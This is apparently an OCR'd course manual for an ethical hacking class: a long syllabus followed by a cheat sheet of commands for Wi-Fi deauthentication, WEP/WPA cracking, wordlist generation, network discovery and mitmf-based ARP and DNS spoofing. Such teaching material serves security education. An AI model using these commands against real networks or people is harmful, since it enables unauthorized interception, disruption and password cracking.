ATIL SAMANCIOGLU

THE COMPLETE ETHICAL HACKER COURSE HACKER'S HANDBOOK

codestars.com

WARNING

This Ethical Hacker's Handbook is created to serve as a notebook for students of the **The Complete Ethical Hacker Course** by Codestars & Atil Samancioglu. Students of this course should comply with the local & international cyber security laws and stay within the ethical boundaries as discussed during the lectures. It is forbidden to distribute or copy this Ethical Hacker's Handbook without the permission of Codestars & Atil Samancioglu.

HACKING LAB SETUP

- What is Virtual Machine?
- Installing Virtualbox (Windows)
- Installing Virtualbox (MAC)
- Installing Kali Linux
- Installing Windows
- Snapshots

KALI LINUX 101

- Kali Overview
- Linux Terminal
- Changing Kali Password

ANONYMITY ONLINE

- How Networks Work?
- DNS Usage
- Changing DNS Servers
- Using VPN Books

DARK WEB

- What is Dark Web?
- Installing Tor On Kali
- Browsing Dark Web

NETWORK PENETRATION TESTING

- What is Network Pentesting
- Chipsets
- Connectin Wi-Fi USB
- MAC Address?
- Monitor vs Managed

GATHERING INFORMATION FROM NETWORKS

- Network Sniffing
- Airodump Specific Target
- Deauthentication Attacks
- Realtime Deauth Attacks

WIRELESS ATTACKS

- Encryption Models
- Cracking WEP
- Fake Authentication
- Packet Injection
- How WPA Works?
- Capturing Handshakes
- Creating Wordlists
- WPA Live Cracking
- Safe Routers

POST CONNECTION ATTACKS

- Post Connection Settings
- Netdiscover
- nMap
- Man In The Middle
- Manual Arp Poison
- MITM Framework
- Using SSL Strip
- What is HSTS?
- DNS Spoofing
- Taking screenshot of target
- Injecting a Keylogger
- Wireshark Setup
- Wireshark analysis
- How to protect yourself?

SYSTEM PENTESTING

- Gaining Access
- Installing Metasploitable
- Finding Vulnerabilities
- Exploiting First Vulnerability
- Exploiting Username Map Script
- Exploiting PostgreSQL Vulnerability

ATTACKS ON USERS

- Attacking to Users
- Installing Veil
- Veil overview
- Creating First Backdoor
- Bypassing Antivirus Solutions
- Using Multi Handler
- Testing Backdoor

SOCIAL ENGINEERING

- What is Maltego?
- Maltego Overview
- Strategy
- Downloading Combiner
- Combining Files
- More Convincing File
- Messing With Characters
- Faking Mails

SOCIAL MEDIA SECURITY

- Instagram Brute Force Attacks
- Instagram Social Engineering
- How to Protect Ourselves?

BEEF

- Browser Exploitation
- Hooking target
- Injecting JavaScript
- Basic Commands
- Stealing Social Media Passwords
- Backdoor Injection
- How to Protect Yourself?

EXTERNAL NETWORK ATTACKS

- How Outside Network Attacks Work?
- External Backdoor
- Port Forwarding

FAKE GAME WEBSITE ATTACKS

- External Beef Attack
- Ubuntu Server Creation
- Creating Game Website
- Installing Beef
- Beef in Ubuntu
- Embedding JavaScript
- What is No IP?
- Hooking iPhone
- How to Stay Safe

POST HACKING SESSIONS

- Meterpreter Sessions
- Migration
- Downloading Files
- Capturing Keylogs
- Sustaining The Session

HACKER METHODOLOGY

- Ethical Hacker's Steps
- Detailed Explanation of Methodology

WEBSITE RECONNAISSANCE

- Website Pentesting Setup
- Maltego One More Time
- Netcraft
- Reverse DNS Lookup
- Whois Lookup
- Robots
- Subdomains

WEBSITE PENTESTING

- Code Execution Vulnerability
- Reverse TCP Commands
- File Upload Vulnerability
- File Inclusion

CROSS SITE SCRIPTING

- What is XSS?
- Reflected XSS
- Stored XSS
- Real Hacking with XSS
- How to Protect Yourself?

SQL 101

- Database and SQL
- Database Structure
- Adding a New Value
- Updating and Deleting Values
- Filtering

SQL INJECTION

- Metasploitable Databases
- Working with Mutillidae
- Vulnerability Test
- Post Method SQLi
- Get Method SQLi

- Every Password On Database
- Learning Database Name
- Finding Out More
- Retrieving Everything

WEBSITE PENTESTING TOOLS

- Sqlmap
- Zap
- Zap Analysis

ETHICAL HACKING CERTIFICATIONS

- Options for Certification
- Certified Ethical Hacker
- OSCP

PYTHON FOR ETHICAL HACKING SETUP

- Anaconda Installation (Windows)
- Anaconda Installation (MAC)

PYTHON DATA TYPE & STRUCTURES

- Numbers
- Variables
- Downloading Notebooks
- String
- String Advanced
- Variable Attributes
- Lists
- Lists Advanced
- Dictionary
- Sets
- Tuples
- Boolean

CONTROL STATEMENTS & LOOPS

- Logical Comparisons
- If Statements
- If Statements Continued
- If Statements Practical Usage
- For Loop
- For Loop Practical Usage
- Break Continue Pass
- While Loop

ESSENTIALS

- Useful Methods
- Zip and Random
- Lists Advanced
- Sublime Text (Windows)
- Command Prompt (Windows)
- Sublime Text (MAC)
- Terminal (MAC)

FUNCTIONS

- Functions Explained
- Input and Output
- Functions Advanced
- Functions Practical Usage
- Scope

OBJECT ORIENTED PROGRAMMING

- Class
- Methods
- Class Practical Usage
- Inheritance
- Special Methods
- Error Handling

MODULES

- Using Libraries
- Writing Our Own Modules
- Imported vs Direct

MAC CHANGER

- Installing PyCharm On Kali
- MAC and IP Address
- Changing MAC Manually
- Using Subprocess
- Introducing Variables
- Processing Tuples
- Beautifying the Code
- Saving Subprocess
- Regex 101
- New MAC Control
- Python 3 Compatibility

NETWORK SCANNER

- ARP Refreshed
- How Network Scanners Work
- ARP Request
- Broadcast Request
- Processing Response
- Adding Features
- Python 3 Compatibility

MAN IN THE MIDDLE

- MITM Refreshed
- ARP Response Creation
- ARP Poison
- Getting MAC Address
- Looping Continuously
- Displaying Better Logs
- Handling Specific Error
- Getting User Input

PACKET LISTENER

- Wireshark Refreshed
- Wireshark Analysis
- Gathering Packets
- Working With Layers
- Downgrading HTTPS
- Protecting Ourselves

KEYLOGGER

- Setting Up Windows
- Working With Files
- Logging Keyboard
- Saving Logs
- Handling Errors
- Sending Email
- Reason Behind Threading
- Threading Library
- Testing on Windows

BACKDOOR

- How to Write a Backdoor?
- Opening a Connection
- Running Commands
- Writing Listener
- Sending Commands with Listener
- Class Structure
- Finishing Classes
- What is JSON?
- Processing JSON
- Sending Commands with List
- Cd Command Implementation
- Getting Contents
- Saving Files
- Encoding Downloads
- Upload Functionality
- Handling Errors
- Python 3 Compatibility

PACKAGING & MALICIOUS FILES

- Malicious Files
- Creating Executables
- What is Regedit?
- Copying Files
- Running Executables on Startup
- Adding PDF to File
- Changing Icons
- Changing Extensions

CLOSING

- CTF Challanges
- Python Projects
- Certifications
- Bug Bounty
- Ethical Hacker's Handbook

COURSE MANUAL

THE COMPLETE ETHICAL HACKING COURSE

ETHICAL HACKING SECTION


PYTHON FOR ETHICAL HACKING

COURSE MANUAL

- Vulnerability
- Exploit
- Penetration Testing
- Python
- Ethical Hacking

VIRTUAL MACHINE

- Different operating systems
- Multiple machines
- Safety
- Recoverable
- Free!



IP – DNS – VPN

REQUEST


RESPONSE


REQUEST

RESPONSE

REQUEST

RESPONSE






REQUEST

RESPONSE

85.100.25.149

DARK WEB




NETWORK PENETRATION

- Pre - Network Connection
- Connecting to Network: Wi-fi hacking
- Post - Network Connection

MAC ADDRESS

- ifconfig <interface> down
- macchanger -m <mac> <interface>
- ifconfig <interface> up

MONITOR VS MANAGED



AIRODUMP-NG

- airmon-ng start <interface> (monitor mode)
- airodump-ng <interface>
- control + c

AIRODUMP-NG

- airodump-ng –channel <channel> –bssid <bssid> –write <file_name> <interface>
- airodump-ng –channel 12 –bssid 40:30:20:10 –write test mon0

DEAUTHENTICATION ATTACK

- aireplay-ng –deauth <#packets> -a <AP> <interface>
- ex: aireplay-ng –deauth 1000 -a 10:20:30:40 mon0

- aireplay-ng –deauth <#packets> -a <AP> - c <target> <interface>
- ex: aireplay-ng –deauth 1000 -a 10:20:30:40 - c 00:AA:11:BB mon 0

ENCRYPTION

- WEP
- WPA / WPA2

WEP CRACKING

- airodump-ng –channel <channel> –bssid <bssid> –write <file_name> <interface>
- ex: airodump-ng –channel 10 -bssid 10:20:30:40 -write test mon0

- aircrack-ng <file_name>
- ex: aircrack-ng test-01.cap

WEP CRACKING – FAKE AUTH


- aireplay-ng –fakeauth 0 -a <target_MAC> -h <kali_MAC> <interface>
- ex: aireplay-ng –fakeauth 0 - a 10:20:30:40 -h 50:AA:BB:40 mon0

WEP CRACKING – PACKET INJECTION

- aireplay-ng –arpreplay-ng -b <target_MAC> -h <kali_MAC> <interface>
- aireplay-ng –arpreplay-ng - b 10:20:30:40 -h 00:aa:bb:33 mon0

WPA/WPA2 CRACKING

- Handhsake
- Wordlist



WPA/WPA2

- airodump-ng –channel <channel> –bssid <bssid> –write <file_name> <interface>
- ex: airodump-ng –channel 10 - bssid 10:20:30:40 -write test mon0

- aireplay-ng –deauth <#packets> -a <AP> -c <target> <interface>
- ex: aireplay-ng –deauth 1000 - a 10:20:30:40 -c aa:bb:30:40 mon0

CRUNCH

- ./ crunch <min> <max> <char> -t <pattern> -o file
- ex: ./ crunch 8 10 123!’^+% -t m@@@p -file wordlist

WPA/WPA2 WORDLIST

- aircrack-ng <handshake_file> -w <wordlist>
- ex: aircrack-ng test-01.cap -w wordlist

DISCOVER

- netdiscover -i <interface> -r <range>
- ex: netdiscover -i wlan0 192.168.1.1/24

- zenmap
  - ping scan
  - quick scan
  - quick scan plus


PORTS


Port #	Protocol
20/21	FTP
22	SSH
23	Telnet
25	SMTP
53	DNS
67/68	DHCP
69	TFTP
80	HTTP
110	POP

Port #	Protocol
123	NTP
137/138/139	NetBios
143	IMAP
161/162	SNMP
179	BGP
389	LDAP
443	HTTPS
636	LDAPS
989/990	FTP w SSL/TLS

MITM


ROUTER
10/100/1000 PCI-E
eth0
eth1
eth2


REQUEST
RESPONSE


RESPONSE
REQUEST


HACKER

MITM

RESPONSE

REQUEST

REQUEST

RESPONSE

MITM

- arpspoof -i <interface> -t <target_IP> <AP_IP>
- arpspoof -i <interface> -t <AP_IP> <target_IP>
- echo 1 > /proc/sys/net/ipv4/ip_forward

MITMF

- mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface>
- echo 1 > /proc/sys/net/ipv4/ip_forward

MITM DNS

- leafpad /etc/mitmf/mitmf.conf
- [[[A]]] Records
- mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface> –dns

MITM SCREEN

- mitmf –arp –spoof –gateway <gateway_ip> –targets <target_ip> -i <interface> –screen
